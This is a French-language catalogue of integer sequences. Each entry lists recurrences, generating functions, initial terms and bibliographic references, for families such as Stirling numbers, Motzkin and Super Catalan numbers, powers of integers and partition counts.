HIS1 N1651 exponentielle (algébrique) **Formule de B. Salvy**
a(n) = (2 n + 1) a(n - 1) + a(n - 2)

$$\frac{-4 + 3\,(1 - 2\,z)^{1/2} + 2\,z}{\exp\left(1 - (1 - 2\,z)^{1/2}\right)\,(1 - 2\,z)^{5/2}}$$

0, 1, 5, 36, 329, 3655, 47844, 721315, 12310199, 234615096, 4939227215, 113836841041, 2850860253240, 77087063678521, 2238375706930349

Réf. LU91 1 221.
HIS2 A0898 Dérivée logarithmique **Suite P-récurrente**
HIS1 N0645 exponentielle
a(n) = 2 a(n - 1) + (2 n - 4) a(n - 2)

$$\exp\left(2\,z + z^2\right)$$

1, 2, 6, 20, 76, 312, 1384, 6512, 32400, 168992, 921184, 5222208, 30710464, 186753920, 1171979904, 7573069568, 50305536256, 342949298688, 2396286830080

Symmetric permutations

Réf. LU91 1 222. LNM 560 201 76.

HIS2 A0902 **Recoupements** **Suite P-récurrente**
HIS1 N1147 **exponentielle**

a(n) = 2 a(n-1)-(4-2 n) a(n-2)

$$1/2 \exp(z (2 + z)) + 1/2$$

1, 3, 10, 38, 156, 692, 3256, 16200

Ménage numbers

Réf. LU91 1 495.

HIS2 A0904 **P-récurrences** **Suite P-récurrente**
HIS1 N1193

$$a(n) = a(n - 3) + (n + 3)\, a(n - 2) + (n + 2)\, a(n - 1)$$

0, 3, 13, 83, 592, 4821, 43979, 444613, 4934720, 59661255, 780531033, 10987095719, 165586966816, 2660378564777, 45392022568023, 819716784789193

Réf. TOH 37 259 33. JO39 152. DB1 296. C1 256.

HIS2 A0906 **Hypergéométrique** **Suite P-récurrente**
HIS1 N0841 **algébrique** **f.g. exponentielle**

(n - 1) a(n) = (2 n + 1) n a(n - 1)

$$\frac{z}{(1 - 2 z)^{5/2}}$$

2, 20, 210, 2520, 34650, 540540, 9459450, 183783600, 3928374450, 91662070500, 2319050383650, 63246828645000, 1849969737866250

Associated Stirling numbers

Réf. TOH 37 259 33. JO39 152. C1 256.

HIS2 A0907 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1797 **algébrique** **f.g. exponentielle**

1/4 a(n) (4 n + 1) (n - 1) = 1/4 a(n - 1) (4 n + 5) (2 n + 1) (n + 1)

$$\frac{z\,(2 z^2 + 33 z + 18)}{3\,(1 - 2 z)^{9/2}}$$

6, 130, 2380, 44100, 866250, 18288270, 416215800, 10199989800, 268438920750, 7562120816250, 227266937597700, 7262844156067500

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A0914 **Approximants de Padé**

HIS1 N0789 **Fraction rationnelle**

$$\frac{2 - z}{(1 - z)^5}$$

2, 11, 35, 85, 175, 322, 546, 870, 1320, 1925, 2717, 3731, 5005, 6580, 8500, 10812, 13566, 16815, 20615, 25025, 30107, 35926, 42550, 50050, 58500, 67977, 78561

Stirling numbers of first kind

Réf. AS1 833. DKB 226.

HIS2 A0915 **Dérivée logarithmique**

HIS1 N2239 **Fraction rationnelle**

$$\frac{z^3 + 22 z^2 + 58 z + 24}{(z - 1)^9}$$

24, 274, 1624, 6769, 22449, 63273, 157773, 357423, 749463, 1474473, 2749747, 4899622, 8394022, 13896582, 22323822, 34916946, 53327946, 79721796

2 ^ (n-2)

Réf. VO11 31. DA63 2 212. R1 33.
HIS2 A0918 **Approximants de Padé**
HIS1 N0625 **Fraction rationnelle**

$$\frac{z}{(1 - 2z)(1 - z)}$$

0, 2, 6, 14, 30, 62, 126, 254, 510, 1022, 2046, 4094, 8190, 16382, 32766, 65534, 131070, 262142, 524286, 1048574, 2097150, 4194302, 8388606, 16777214, 33554430

Differences of 0

Réf. VO11 31. DA63 2 212. R1 33.
HIS2 A0919 **Approximants de Padé**
HIS1 N2235 **Fraction rationnelle**

$$\frac{24}{(1 - z)(1 - 2z)(1 - 3z)(1 - 4z)}$$

24, 240, 1560, 8400, 40824, 186480, 818520, 3498000, 14676024, 60780720, 249401880, 1016542800, 4123173624, 16664094960, 67171367640

Differences of 0

Réf. VO11 31. DA63 2 212. R1 33.
HIS2 A0920 **Recoupements**
HIS1 N2370 **Fraction rationnelle**

$$\frac{720}{(1 - z)(1 - 2 z)(1 - 3 z)(1 - 4 z)(1 - 5 z)(1 - 6 z)}$$

720, 15120, 191520, 1905120, 16435440, 129230640, 953029440, 6711344640, 45674188560, 302899156560, 1969147121760, 12604139926560

Réf. LA62 13. FQ 2 225 64. JA66 91. MMAG 41 15 68.
HIS2 A0930 **Approximants de Padé**
HIS1 N0207 **Fraction rationnelle**

$$\frac{1}{1 - z - z^3}$$

1, 1, 1, 2, 3, 4, 6, 9, 13, 19, 28, 41, 60, 88, 129, 189, 277, 406, 595, 872, 1278, 1873, 2745, 4023, 5896, 8641, 12664, 18560, 27201, 39865, 58425, 85626, 125491, 183916

Réf. JA66 90. MMAG 41 17 68.
HIS2 A0931 **Approximants de Padé**
HIS1 N0102 **Fraction rationnelle**

$$\frac{1 + z}{1 - z^2 - z^3}$$

1, 1, 1, 2, 2, 3, 4, 5, 7, 9, 12, 16, 21, 28, 37, 49, 65, 86, 114, 151, 200, 265, 351, 465, 616, 816, 1081, 1432, 1897, 2513, 3329, 4410, 5842, 7739, 10252, 13581, 17991, 23833

Genus of complete graph on n nodes

Réf. PNAS 60 438 68.
HIS2 A0933 **Approximants de Padé** **conjecture**
HIS1 N0182 **Fraction rationnelle**

$$\frac{z^4 (1 - z + z^2 - z^3 + z^4)}{(z^2 + z + 1)(1 + z^2)^2 (1 - z)^3}$$

0, 0, 0, 0, 1, 1, 1, 2, 3, 4, 5, 6, 8, 10, 11, 13, 16, 18, 20, 23, 26, 29, 32, 35, 39, 43, 46, 50, 55, 59, 63, 68, 73, 78, 83, 88, 94, 100, 105, 111, 118, 124, 130, 137, 144, 151, 158, 165, 173, 181

Fine's sequence: relations of valence ≥1 on an n-set

Réf. IC 16 352 70. JCT A23 90 77. DM 19 101 77.

HIS2 A0957 **LLL** **Suite P-récurrente**
HIS1 N0635 **algébrique**

(n + 2) a(n) = (7/2 n + 1) a(n - 1) + (2 n + 1) a(n - 2)

$$\frac{1 - 2z - 2z^2 - (1 - 4z)^{1/2}}{2z^3 + z^4}^{1/2}$$

1, 2, 6, 18, 57, 186, 622, 2120, 7338, 25724, 91144, 325878, 1174281, 4260282, 15548694, 57048048, 210295326, 778483932, 2892818244, 10786724388

A simple recurrence

Réf. IC 16 351 70.

HIS2 A0958 **LLL** **Suite P-récurrente**
HIS1 N1104 **algébrique**

$$\frac{1 - z - 4z^2 - 2z^3 - (-(4z - 1)(z + 1))^{2\,1/2}}{2(2z^3 + z^4)}$$

1, 3, 8, 24, 75, 243, 808, 2742, 9458, 33062, 116868, 417022, 1500159, 5434563, 19808976, 72596742, 267343374, 988779258, 3671302176, 13679542632

A ternary continued fraction

Réf. TOH 37 441 33.

HIS2 A0962 **Approximants de Padé**

HIS1 N0582 **Fraction rationnelle**

$$\frac{(1 + z)\,(2\,z^4 - 7\,z^3 + 6\,z^2 + z - 1)}{z^6 - 3\,z^4 + 7\,z^2 - 1}$$

1, 0, 0, 1, 2, 5, 15, 32, 99, 210, 650, 1379, 4268, 9055, 28025, 59458, 184021, 390420, 1208340, 2563621, 7934342, 16833545, 52099395, 110534372, 342101079, 725803590

A ternary continued fraction

Réf. TOH 37 441 33.

HIS2 A0963 **Approximants de Padé**

HIS1 N1062 **Fraction rationnelle**

$$\frac{1 - 4\,z^2 + 7\,z^3 - 2\,z^4}{1 - 7\,z^2 + 3\,z^4 - z^6}$$

0, 1, 0, 3, 7, 16, 49, 104, 322, 683, 2114, 4485, 13881, 29450, 91147, 193378, 598500, 1269781, 3929940, 8337783, 25805227, 54748516, 169445269, 359496044, 1112631142

n! never ends in this many 0's

Réf. MMAG 27 55 53.

HIS2 A0966 **Approximants de Padé**

HIS1 N1557 **Fraction rationnelle**

$$\frac{5 + 6\,z + 6\,z^2 + 6\,z^3 + 6\,z^4 + z^5 + z^6}{1 - z - z^6 + z^7}$$

5, 11, 17, 23, 29, 30, 36, 42, 48, 54, 60, 61, 67, 73, 79, 85, 91, 92, 98, 104, 110, 116, 122, 123, 129, 135, 141, 147, 153, 154, 155

Fermat coefficients

Réf. MMAG 27 141 54.

HIS2 A0969 **Approximants de Padé**

HIS1 N1042 **Fraction rationnelle**

$$\frac{1 + z + 2\,z^2}{(z^2 + z + 1)\,(1 - z)^3}$$

1, 3, 7, 12, 18, 26, 35, 45, 57, 70, 84, 100, 117, 135, 155, 176, 198, 222, 247, 273, 301, 330, 360, 392, 425, 459, 495, 532, 570, 610, 651, 693, 737, 782, 828, 876, 925, 975

Fermat coefficients

Réf. MMAG 27 141 54.

HIS2 A0970 **Approximants de Padé**

HIS1 N1846 **Fraction rationnelle**

$$\frac{3z^5 + 2z^4 + 4z^3 + 3z^2 + 3z + 1}{(z^4 + z^3 + z^2 + z + 1)(1 - z)^5}$$

1, 7, 25, 66, 143, 273, 476, 775, 1197, 1771, 2530, 3510, 4750, 6293, 8184, 10472, 13209, 16450, 20254, 24682, 29799, 35673, 42375, 49980, 58565, 68211, 79002

Fermat coefficients

Réf. MMAG 27 141 54.

HIS2 A0973 **Approximants de Padé**

HIS1 N2137 **Fraction rationnelle**

$$\frac{(z + 1)(z^2 + 6z + 1)}{(z - 1)^8}$$

1, 15, 99, 429, 1430, 3978, 9690, 21318, 43263, 82225, 148005, 254475, 420732, 672452, 1043460, 1577532, 2330445, 3372291, 4790071, 6690585, 9203634

Central binomial coefficients

Réf. RS3. AS1 828.

HIS2 A0984 **Hypergéométrique** **Suite P-récurrente**
HIS1 N0643 **algébrique**

2F 1([1/2], [ ], 4 z)

$$\frac{1}{(1 - 4 z)^{1/2}}$$

1, 2, 6, 20, 70, 252, 924, 3432, 12870, 48620, 184756, 705432, 2704156, 10400600, 40116600, 155117520, 601080390, 2333606220, 9075135300, 35345263800

Stochastic matrices of integers

Réf. DMJ 35 659 68.

HIS2 A0985 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1168 **exponentielle**

a(n) = (1/2 n^3 - 9/2 n^2 + 13 n - 12) a(n - 4) + (2 n - 3) a(n - 1)
+ (- n^2 + 5 n - 6) a(n - 2) + (- n^2 + 5 n - 6) a(n - 3)

$$\frac{\exp(z\,(z^3 + z^2 - 2)/(4(1-z)))}{(1 - z)^{1/2}}$$

1, 1, 3, 11, 56, 348, 2578, 22054, 213798, 2313638, 27627434, 360646314, 5107177312, 77954299144, 1275489929604, 22265845018412, 412989204564572

Stochastic matrices of integers

Réf. DMJ 35 659 68.

HIS2 A0986 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N1437 **exponentielle (algébrique)**

a(n) = 2 (2 n - 1) n^2 a(n - 1) - 1/2 (2 n - 1) (12 n^2 - 7 n + 1) a(n - 4) - 1/2 (2 n - 1) (- 8 n^2 + 2 n) a(n - 2)

$$\frac{\exp\left(\frac{z^3 + 3z^2 - 4z + 2}{4(1 - z)}\right)}{(z - 1)^{1/2}}$$

1, 0, 1, 4, 18, 112, 820, 6912, 66178, 708256, 8372754, 108306280, 1521077404, 23041655136, 374385141832, 6493515450688, 119724090206940

Stochastic matrices of integers

Réf. DMJ 35 659 68.

HIS2 A0987 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0707 **exponentielle (algébrique)**

$$\frac{\exp(z(z^3 + z^2 - 2)/(4(1 - z)))}{(1 - z)^{3/2}}$$

0, 1, 1, 2, 7, 32, 184, 1268, 10186, 93356, 960646, 10959452, 137221954, 1870087808, 27548231008, 436081302248, 7380628161076, 132975267434552

2-line partitions of n

Réf. DMJ 31 272 64.

HIS2 A0990 **Euler**

HIS1 N0978 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,2,2,2,2,...

1, 3, 5, 10, 16, 29, 45, 75, 115, 181, 271, 413, 605, 895, 1291, 1866, 2648, 3760, 5260, 7352, 10160, 14008, 19140, 26085, 35277, 47575, 63753, 85175, 113175, 149938

3-line partitions of n

Réf. DMJ 31 272 64.

HIS2 A0991 **Euler**

HIS1 N1011 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1-z^n)^{c(n)}}$$

c(n) = 1,2,3,3,3,3,3,3,....

1, 3, 6, 12, 21, 40, 67, 117, 193, 319, 510, 818, 1274, 1983, 3032, 4610, 6915, 10324, 15235, 22371, 32554, 47119, 67689, 96763, 137404, 194211, 272939, 381872

Dissections of a polygon

Réf. EMN 32 6 40. BAMS 54 359 48.

HIS2 A1002 **Inverse fonctionnel** **Suite P-récurrente.**
HIS1 N1146 **algébrique**

(n - 1) n a(n) = (22/5 n^2 - 11 n + 33/5) a(n - 1) + (27/5 n^2 - 108/5 n + 21) a(n - 2)

$$\text{Inverse de } z(1 - z - z^2)$$

1, 1, 3, 10, 38, 154, 654, 2871, 12925, 59345, 276835, 1308320, 6250832, 30142360, 146510216, 717061938, 3530808798, 17478955570, 86941210950, 434299921440

Super Catalan numbers

Réf. EMN 32 6 40. BAMS 54 359 48. RCI 168. C1 57. VA91 198.

HIS2 A1003 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 N1163 **algébrique**

n a(n) = (6 n - 9) a(n - 1) + (- n + 3) a(n - 2)

$$\frac{1 + z - (1 - 6z + z^2)^{1/2}}{4z}$$

1, 1, 3, 11, 45, 197, 903, 4279, 20793, 103049, 518859, 2646723, 13648869, 71039373, 372693519, 1968801519, 10463578353, 55909013009, 300159426963

Partitions of points on a circle

Réf. BAMS 54 359 48.

HIS2 A1005 **Inverse fonctionnel** **Suite P-récurrente**
HIS1 N0520 **algébrique** **algébrique du 3è degré**

$$1/2\,(2n+1)\,n\,a(n) = (193/4\,n^2 - 1015/4\,n + 327)\,a(n-3) + (-37/4\,n^2 + 91/4\,n - 9)\,a(n-1) + (9/4\,n^2 - 9/4\,n - 3)\,a(n-2) + (279/4\,n^2 - 1953/4\,n + 837)\,a(n-4)$$

1, 0, 1, 1, 2, 5, 8, 21, 42, 96, 222, 495, 1177, 2717, 6435, 15288, 36374, 87516, 210494, 509694, 1237736, 3014882, 7370860, 18059899, 44379535, 109298070, 269766655

Motzkin numbers

Réf. BAMS 54 359 48. JSIAM 18 254 69. JCT A23 292 77.

HIS2 A1006 **LLL** **Suite P-récurrente**
HIS1 N0456 **algébrique**

$$(n+1)\,a(n) = (2n-1)\,a(n-1) + (3n-6)\,a(n-2)$$

$$\frac{1 - z - (1 - 2z - 3z^2)^{1/2}}{2z^2}$$

1, 1, 2, 4, 9, 21, 51, 127, 323, 835, 2188, 5798, 15511, 41835, 113634, 310572, 853467, 2356779, 6536382, 18199284, 50852019, 142547559, 400763223, 1129760415

6th powers

Réf. BA9.
HIS2 A1014 **Approximants de Padé**
HIS1 N2318 **Fraction rationnelle**

$$\frac{(1+z)\,(z^4+56\,z^3+246\,z^2+56\,z+1)}{(1-z)^7}$$

1, 64, 729, 4096, 15625, 46656, 117649, 262144, 531441, 1000000, 1771561, 2985984, 4826809, 7529536, 11390625, 16777216, 24137569, 34012224, 47045881

Seventh powers

Réf. BA9.
HIS2 A1015 **Approximants de Padé**
HIS1 N2341 **Fraction rationnelle**

$$\frac{z^6+120\,z^5+1191\,z^4+2416\,z^3+1191\,z^2+120\,z+1}{(z-1)^8}$$

1, 128, 2187, 16384, 78125, 279936, 823543, 2097152, 4782969, 10000000, 19487171, 35831808, 62748517, 105413504, 170859375, 268435456, 410338673

Eighth powers

Réf. BA9.

HIS2 A1016 **Recoupements**

HIS1 N2357 **Fraction rationnelle**

$$\frac{(z+1)\,(z^6 + 246\,z^5 + 4047\,z^4 + 11572\,z^3 + 4047\,z^2 + 246\,z + 1)}{(z-1)^9}$$

1, 256, 6561, 65536, 390625, 1679616, 5764801, 16777216, 43046721, 100000000, 214358881, 429981696, 815730721, 1475789056, 2562890625, 4294967296

Powers of 8

Réf. BA9.

HIS2 A1018 **Approximants de Padé**

HIS1 N1937 **Fraction rationnelle**

$$\frac{1}{1 - 8\,z}$$

1, 8, 64, 512, 4096, 32768, 262144, 2097152, 16777216, 134217728, 1073741824, 8589934592, 68719476736, 549755813888, 4398046511104, 35184372088832

Powers of 9

Réf. BA9.

HIS2 A1019 **Approximants de Padé**

HIS1 N1992 **Fraction rationnelle**

$$\frac{1}{1 - 9\,z}$$

1, 9, 81, 729, 6561, 59049, 531441, 4782969, 43046721, 387420489, 3486784401, 31381059609, 282429536481, 2541865828329, 22876792454961

Powers of 11

Réf. BA9.

HIS2 A1020 **Approximants de Padé**

HIS1 N2054 **Fraction rationnelle**

$$\frac{1}{1 - 11\,z}$$

1, 11, 121, 1331, 14641, 161051, 1771561, 19487171, 214358881, 2357947691, 25937424601, 285311670611, 3138428376721, 34522712143931

Powers of 12

Réf. BA9.
HIS2 A1021 **Approximants de Padé**
HIS1 N2084 **Fraction rationnelle**

$$\frac{1}{1 - 12\,z}$$

1, 12, 144, 1728, 20736, 248832, 2985984, 35831808, 429981696, 5159780352, 61917364224, 743008370688, 8916100448256, 106993205379072

Powers of 13

Réf. BA9.
HIS2 A1022 **Approximants de Padé**
HIS1 N2107 **Fraction rationnelle**

$$\frac{1}{1 - 13\,z}$$

1, 13, 169, 2197, 28561, 371293, 4826809, 62748517, 815730721, 10604499373, 137858491849, 1792160394037, 23298085122481, 302875106592253

Powers of 14

Réf. BA9.
HIS2 A1023 **Approximants de Padé**
HIS1 N2120 **Fraction rationnelle**

$$\frac{1}{1 - 14\,z}$$

1, 14, 196, 2744, 38416, 537824, 7529536, 105413504, 1475789056, 20661046784, 289254654976, 4049565169664, 56693912375296, 793714773254144

Powers of 15

Réf. BA9.
HIS2 A1024 **Approximants de Padé**
HIS1 N2147 **Fraction rationnelle**

$$\frac{1}{1 - 15\,z}$$

1, 15, 225, 3375, 50625, 759375, 11390625, 170859375, 2562890625, 38443359375, 576650390625, 8649755859375, 129746337890625, 1946195068359375

Powers of 16

Réf. BA9.

HIS2 A1025 **Approximants de Padé**

HIS1 N2164 **Fraction rationnelle**

$$\frac{1}{1 - 16\,z}$$

1, 16, 256, 4096, 65536, 1048576, 16777216, 268435456, 4294967296, 68719476736, 1099511627776, 17592186044416, 281474976710656

Powers of 17

Réf. BA9.

HIS2 A1026 **Approximants de Padé**

HIS1 N2182 **Fraction rationnelle**

$$\frac{1}{1 - 17\,z}$$

1, 17, 289, 4913, 83521, 1419857, 24137569, 410338673, 6975757441, 118587876497, 2015993900449, 34271896307633, 582622237229761

Powers of 18

Réf. BA9.
HIS2 A1027 **Approximants de Padé**
HIS1 N2192 **Fraction rationnelle**

$$\frac{1}{1 - 18\,z}$$

1, 18, 324, 5832, 104976, 1889568, 34012224, 612220032, 11019960576, 198359290368, 3570467226624, 64268410079232, 1156831381426176

Powers of 19

Réf. BA9.
HIS2 A1029 **Approximants de Padé**
HIS1 N2198 **Fraction rationnelle**

$$\frac{1}{1 - 19\,z}$$

1, 19, 361, 6859, 130321, 2476099, 47045881, 893871739, 16983563041, 322687697779, 6131066257801, 116490258898219, 2213314919066161

Réf. RCI 217.
HIS2 A1044 **Hypergéométrique** **Suite P-récurrente**
HIS1 N1492 **Fraction rationnelle** **double exponentielle**
a(n) = Γ(n+1)^2

$$\frac{z}{1 - z}$$

1, 4, 36, 576, 14400, 518400, 25401600, 1625702400, 131681894400, 13168189440000, 1593350922240000, 229442532802560000, 38775788043632640000

Réf. FQ 10 499 72. JCT A26 149 79.
HIS2 A1045 **Approximants de Padé**
HIS1 N0983 **Fraction rationnelle**

$$\frac{1}{(1 + z)(1 - 2z)}$$

1, 1, 3, 5, 11, 21, 43, 85, 171, 341, 683, 1365, 2731, 5461, 10923, 21845, 43691, 87381, 174763, 349525, 699051, 1398101, 2796203, 5592405, 11184811, 22369621

Réf. EUR 24 20 61. CR 268 579 69.
HIS2 A1047 **Approximants de Padé**
HIS1 N1596 **Fraction rationnelle**

$$\frac{1}{(1 - 3\,z)\,(1 - 2\,z)}$$

1, 5, 19, 65, 211, 665, 2059, 6305, 19171, 58025, 175099, 527345, 1586131, 4766585, 14316139, 42981185, 129009091, 387158345, 1161737179, 3485735825

Réf. CJM 22 26 70.
HIS2 A1048 **Dérivée logarithmique** **Suite P-récurrente**
HIS1 N0337 **Fraction rationnelle** **f.g. exponentielle**
3F 2([1, 1, 3], [2, 2], z)

$$\frac{2 - z}{(1 - z)^2}$$

2, 3, 8, 30, 144, 840, 5760, 45360, 403200, 3991680, 43545600, 518918400, 6706022400, 93405312000, 1394852659200, 22230464256000, 376610217984000

Réf. FQ 3 129 65. BR72 52.
HIS2 A1060 **Approximants de Padé**
HIS1 N0512 **Fraction rationnelle**

$$\frac{2 + 3z}{1 - z - z^2}$$

2, 5, 7, 12, 19, 31, 50, 81, 131, 212, 343, 555, 898, 1453, 2351, 3804, 6155, 9959, 16114, 26073, 42187, 68260, 110447, 178707, 289154, 467861, 757015, 1224876

Réf. NCM 4 167 1878. MMAG 40 78 67. FQ 7 239 69.
HIS2 A1075 **Approximants de Padé**
HIS1 N0700 **Fraction rationnelle**

$$\frac{1 - 2z}{1 - 4z + z^2}$$

1, 2, 7, 26, 97, 362, 1351, 5042, 18817, 70226, 262087, 978122, 3650401, 13623482, 50843527, 189750626, 708158977, 2642885282, 9863382151, 36810643322

Réf. TH52 282.
HIS2 A1076 **Approximants de Padé**
HIS1 N1434 **Fraction rationnelle**

$$\frac{1}{1 - 4z - z^2}$$

1, 4, 17, 72, 305, 1292, 5473, 23184, 98209, 416020, 1762289, 7465176, 31622993, 133957148, 567451585, 2403763488, 10182505537, 43133785636

Réf. TH52 282.
HIS2 A1077 **Approximants de Padé**
HIS1 N0764 **Fraction rationnelle**

$$\frac{1 - 2z}{1 - 4z - z^2}$$

1, 2, 9, 38, 161, 682, 2889, 12238, 51841, 219602, 930249, 3940598, 16692641, 70711162, 299537289, 1268860318, 5374978561, 22768774562, 96450076809

Réf. TH52 281.
HIS2 A1078 **Approximants de Padé**
HIS1 N0839 **Fraction rationnelle**

$$\frac{2z}{1 - 10z + z^2}$$

0, 2, 20, 198, 1960, 19402, 192060, 1901198, 18819920, 186298002, 1844160100, 18255302998, 180708869880, 1788833395802, 17707625088140

Réf. EUL (1) 1 374 11. TH52 281.
HIS2 A1079 **Approximants de Padé**
HIS1 N1659 **Fraction rationnelle**

$$\frac{1 - 5z}{1 - 10z + z^2}$$

1, 5, 49, 485, 4801, 47525, 470449, 4656965, 46099201, 456335045, 4517251249, 44716177445, 442644523201, 4381729054565, 43374646022449

Réf. NCM 4 167 1878. TH52 281.
HIS2 A1080 **Approximants de Padé**
HIS1 N1278 **Fraction rationnelle**

$$\frac{3\,z}{1 - 16\,z + z^2}$$

0, 3, 48, 765, 12192, 194307, 3096720, 49353213, 786554688, 12535521795, 199781794032, 3183973182717, 50743789129440, 808716652888323

Réf. NCM 4 167 1878. TH52 281.
HIS2 A1081 **Approximants de Padé**
HIS1 N1949 **Fraction rationnelle**

$$\frac{1 - 8\,z}{1 - 16\,z + z^2}$$

1, 8, 127, 2024, 32257, 514088, 8193151, 130576328, 2081028097, 33165873224, 528572943487, 8424001222568, 134255446617601, 2139663144659048

Réf. NCM 4 167 1878. MTS 65(4, Supplement) 8 56.
HIS2 A1084 **Approximants de Padé**
HIS1 N1284 **Fraction rationnelle**

$$\frac{3\,z}{1 - 20\,z + z^2}$$

0, 3, 60, 1197, 23880, 476403, 9504180, 189607197, 3782639760, 75463188003, 1505481120300, 30034159217997, 599177703239640, 11953519905574803

Réf. NCM 4 167 1878. MTS 65(4, Supplement) 8 56.
HIS2 A1085 **Approximants de Padé**
HIS1 N2030 **Fraction rationnelle**

$$\frac{1 - 10\,z}{1 - 20\,z + z^2}$$

1, 10, 199, 3970, 79201, 1580050, 31521799, 628855930, 12545596801, 250283080090, 4993116004999, 99612037019890, 1987247624392801

Réf. NCM 4 167 1878.
HIS2 A1090 **Approximants de Padé**
HIS1 N1936 **Fraction rationnelle**

$$\frac{1}{1 - 8\,z + z^2}$$

1, 8, 63, 496, 3905, 30744, 242047, 1905632, 15003009, 118118440, 929944511, 7321437648, 57641556673, 453811015736, 3572846569215, 28128961537984

Réf. NCM 4 167 1878.
HIS2 A1091 **Approximants de Padé**
HIS1 N1479 **Fraction rationnelle**

$$\frac{1 - 4\,z}{1 - 8\,z + z^2}$$

1, 4, 31, 244, 1921, 15124, 119071, 937444, 7380481, 58106404, 457470751, 3601659604, 28355806081, 223244789044, 1757602506271, 13837575261124

Enneagonal numbers

Réf. B1 189.

HIS2 A1106 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 6\,z}{(1 - z)^3}$$

1, 9, 24, 46, 75, 111, 154, 204, 261, 325, 396, 474, 559, 651, 750, 856, 969, 1089, 1216, 1350, 1491, 1639, 1794, 1956, 2125, 2301, 2484, 2674, 2871, 3075, 3286, 3504, 3729, 3961, 4200

Decagonal numbers

Réf. B1 189.

HIS2 A1107 **Approximants de Padé**

HIS1 **Fraction rationnelle**

$$\frac{1 + 7\,z}{(1 - z)^3}$$

1, 10, 27, 52, 85, 126, 175, 232, 297, 370, 451, 540, 637, 742, 855, 976, 1105, 1242, 1387, 1540, 1701, 1870, 2047, 2232, 2425, 2626, 2835, 3052, 3277, 3510, 3751, 4000, 4257, 4522

n(n+1)/2 is square

Réf. D1 2 10. MAG 47 237 63. B1 193. FQ 9 95 71.
HIS2 A1108 **Approximants de Padé**
HIS1 N1924 **Fraction rationnelle**

$$\frac{1 + z}{(z - 1)\,(z^2 - 6\,z + 1)}$$

1, 8, 49, 288, 1681, 9800, 57121, 332928, 1940449, 11309768, 65918161, 384199200, 2239277041, 13051463048, 76069501249, 443365544448, 2584123765441

Réf. D1 2 10. MAG 47 237 63. B1 193. FQ 9 95 71.
HIS2 A1109 **Approximants de Padé**
HIS1 N1760 **Fraction rationnelle**

$$\frac{1}{1 - 6\,z + z^2}$$

1, 6, 35, 204, 1189, 6930, 40391, 235416, 1372105, 7997214, 46611179, 271669860, 1583407981, 9228778026, 53789260175, 313506783024, 1827251437969

Both triangular and square

Réf. D1 2 10. MAG 47 237 63. B1 193. FQ 9 95 71.

HIS2 A1110 **Approximants de Padé**

HIS1 N2291 **Fraction rationnelle**

$$\frac{1 + z}{(1 - z)\,(z^2 - 34\,z + 1)}$$

1, 36, 1225, 41616, 1413721, 48024900, 1631432881, 55420693056, 1882672131025, 63955431761796, 2172602007770041, 73804512832419600

Differences of 0

Réf. VO11 31. DA63 2 212. R1 33.

HIS2 A1117 **Approximants de Padé**

HIS1 N1763 **Fraction rationnelle**

$$\frac{6}{(1 - z)\,(1 - 2\,z)\,(1 - 3\,z)}$$

6, 36, 150, 540, 1806, 5796, 18150, 55980, 171006, 519156, 1569750, 4733820, 14250606, 42850116, 128746950, 386634060, 1160688606, 3483638676

Differences of 0

Réf. VO11 31. DA63 2 212. R1 33.

HIS2 A1118 **Approximants de Padé**

HIS1 N2334 **Fraction rationnelle**

$$\frac{120}{(1-z)(1-2z)(1-3z)(1-4z)(1-5z)}$$

120, 1800, 16800, 126000, 834120, 5103000, 29607600, 165528000, 901020120, 4809004200, 25292030400, 131542866000, 678330198120, 3474971465400

Double factorials

Réf. AMM 55 425 48. MOC 24 231 70.

HIS2 A1147 **Hypergéométrique** **Suite P-récurrente**

HIS1 N1217 **exponentielle (algébrique)**

Inverse fonctionnel de A1710

Inverse de A0698

$$\frac{2z}{1+(1-2z)^{1/2}}$$

1, 1, 3, 15, 105, 945, 10395, 135135, 2027025, 34459425, 654729075, 13749310575, 316234143225, 7905853580625, 213458046676875, 6190283353629375

Partitions of n into squares

Réf. BIT 19 298 79.

HIS2 A1156 **Euler**

HIS1 N0079 **Produit infini**

$$\prod_{n\geq 1} \frac{1}{(1 - z^{c(n)})}$$

c(n) = 1,4,9,16,..., les carrés parfaits.

1, 1, 1, 1, 2, 2, 2, 2, 3, 4, 4, 4, 5, 6, 6, 6, 8, 9, 10, 10, 12, 13, 14, 14, 16, 19, 20, 21, 23, 26, 27, 28, 31, 34, 37, 38, 43, 46, 49, 50, 55, 60, 63, 66, 71, 78, 81, 84, 90, 98, 104, 107, 116

Board-pile polyominoes with n cells

Réf. JCT 6 103 69. AB71 363. JSP 58 477 90.

HIS2 A1169 **Approximants de Padé**

HIS1 N0639 **Fraction rationnelle**

$$\frac{(1 - z)^3}{1 - 5z + 7z^2 - 4z^3}$$

1, 2, 6, 19, 61, 196, 629, 2017, 6466, 20727, 66441, 212980, 682721, 2188509, 7015418, 22488411, 72088165, 231083620, 740754589, 2374540265, 7611753682

Baxter permutations of length 2n-1

Réf. MAL 2 25 67. JCT A24 393 78. FQ 27 166 89.

HIS2 A1181 **P-récurrences** **Suite P-récurrente**
HIS1 N0652

$$(n + 3)\,(n + 2)\,a(n) = (7\,n^2 + 7\,n - 2)\,a(n - 1) + (8\,n^2 - 24\,n + 16)\,a(n - 2)$$

1, 2, 6, 22, 92, 422, 2074, 10754, 58202, 326240, 1882960, 11140560, 67329992, 414499438, 2593341586, 16458756586, 105791986682, 687782586844, 4517543071924

Degree n permutations of order exactly 2

Réf. CJM 7 159 55.

HIS2 A1189 **P-récurrences** **Suite P-récurrente**
HIS1 N1127 **exponentielle**

a(n) = 3 a(n - 1) + (n - 3) a(n - 2) + (- 2 n + 3) a(n - 3) + (n - 2) a(n - 4)

$$\exp(1/2\,z\,(2 + z)) - \exp(z)$$

0, 1, 3, 9, 25, 75, 231, 763, 2619, 9495, 35695, 140151, 568503, 2390479, 10349535, 46206735, 211799311, 997313823, 4809701439, 23758664095, 119952692895

Expansion of an integral

Réf. C1 167.

HIS2 A1193 **Hypergéométrique** **Suite P-récurrente**
HIS1 N0770 **exponentielle (algébrique)**

(n - 1) a(n) = (2 n - 3) n a(n - 1)

